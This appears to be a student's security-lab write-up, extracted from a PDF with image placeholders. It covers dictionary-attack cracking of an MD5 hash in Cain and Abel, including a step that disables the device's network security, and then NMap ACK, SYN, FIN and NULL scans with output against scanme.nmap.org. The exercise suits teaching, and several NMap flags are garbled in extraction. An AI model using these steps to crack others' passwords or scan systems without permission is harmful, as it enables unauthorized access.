
1. Install the Cain and able software.
2. Download and install WinPcap software.
3. Close the all network security of your device.




4. Now open Cain and able software.




5. Open the file using the following path according your device Program Files\Cain\Wordlists
6. After check the passwords and select any one of them.
7. Now go to the Cain and click on Hash calculator and type that selected password.
8. After that click on calculate




9. Copy the Hash code of MD5 and click on cancel.




10. Now click on the cracker→MD5→




11. Now click on Plus icon and paste the hash code here.




12. Write click on the hash code → Dictionary attack →




13. Now write click on file text are → Add to list → select world list → open





14. Now click on start. You will get the following output.




PRACTICAL NO – 3

Aim - Port Scanning with NMap

- Use NMap to perform an ACK scan to determine if a port is filtered, unfiltered, or open.
- Perform SYN, FIN, NULL, and XMAS scans to identify open ports and their characteristics.

- Analyze the scan results to gather information about the target system's network services.

- Install Nmap for your system.
- Open command prompt as administrator and type "nmap" to check installation status.



```

Administrator: Command Prompt
Microsoft Windows [Version 10.0.22621.3155]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\System32>nmap
Nmap 7.94 ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] [target specification]

TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfile>: Import from list of hosts/networks
  -iR <range>: Discover range of targets
  --exclude <host1>[,<host2>][,<host3>]...: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file

HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PAU/PV[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
  --dns-servers <serv1>[,<serv2>]...: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver
  --traceroute: Trace hop path to each host

SCAN TECHNIQUES:
  -S/T/A/-S/W/G: TCP SYN/Connect()/ACK/Window/Maimon scans
  -S/U: UDP Scan
  -S/N/F/x: TCP Null, FIN, and Xmas scans
  --scanflags <flags>: Customize TCP scan flags
  -S/I <zombie host>[<probeport>]: Idle scan
  -S/Y/Sz: SCTP INIT/COOKIE-ECHO scans
  -S/O: IP protocol scan
  -b <FTP relay host>: FTP bounce scan

PORT SPECIFICATION AND SCAN ORDER:
  -p <port ranges>: Only scan specified ports
  Ex: -p22; -p1-65535; -p U:53,111,137,T:21-25,80,139,8080,S:9
  --exclude-ports <port ranges>: Exclude the specified ports from scanning
  -F: Fast mode - Scan fewer ports than the default scan
  -R: Scan ports sequentially - don't randomize
  --top-ports <number>: Scan <number> most common ports
  --port-ratio <ratio>: Scan ports more common than <ratio>

SERVICE/VERSION DETECTION:
  -Sv: Probe open ports to determine service/version info
  --version-intensity <level>: Set from 0 (light) to 9 (try all probes)
  --version-light: Limit to most likely probes (intensity 2)
  --version-all: Try every single probe (intensity 9)
  --version-trace: Show detailed version scan activity (for debugging)

SCRIPT SCAN:
  -sC: equivalent to --script=default

```

- ACK -sA (TCP ACK scan)**

It never determines open (or even open|filtered) ports. It is used to map out firewall rulesets, determining whether they are stateful or not and which ports are filtered.

Command: **nmap -sA -T4 scanme.nmap.org**

```

C:\Windows\System32>nmap -sA -T4 scanme.nmap.org
Starting Nmap 7.94 ( https://nmap.org ) at 2024-04-02 09:15 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.23s latency).

All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 238.55 seconds

C:\Windows\System32>

```

- SYN (Stealth) Scan (-sS)**

SYN scan is the default and most popular scan option for good reason. It can be performed quickly, scanning thousands of ports per second on a fast network not hampered by intrusive firewalls.

Command: **nmap -p22,113,139 scanme.nmap.org**

```
C:\Windows\System32>nmap -p22,113,139 scanme.nmap.org
Starting Nmap 7.94 ( https://nmap.org ) at 2024-04-02 09:25 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.23s latency).

PORT      STATE    SERVICE
22/tcp    open     ssh
113/tcp   closed   ident
139/tcp   closed   netbios-ssn

Nmap done: 1 IP address (1 host up) scanned in 0.61 seconds
C:\Windows\System32>
```

- **FIN Scan (-sF)**

Sets just the TCP FIN bit.

Command: **nmap -sF -T4 para**

```
C:\Windows\System32>nmap -sF -T4 para
Starting Nmap 7.94 ( https://nmap.org ) at 2024-04-02 09:27 India Standard Time
Failed to resolve "para".
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 2.72 seconds

C:\Windows\System32>
```

- **NULL Scan (-sN)**

Does not set any bits (TCP flag header is 0)

Command: **nmap -sN -p 22 scanme.nmap.org**

```
C:\Windows\System32>nmap -sN -p 22 scanme.nmap.org
Starting Nmap 7.94 ( https://nmap.org ) at 2024-04-02 09:29 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.23s latency).

PORT      STATE          SERVICE
22/tcp    open|filtered  ssh

Nmap done: 1 IP address (1 host up) scanned in 2.76 seconds
C:\Windows\System32>
```

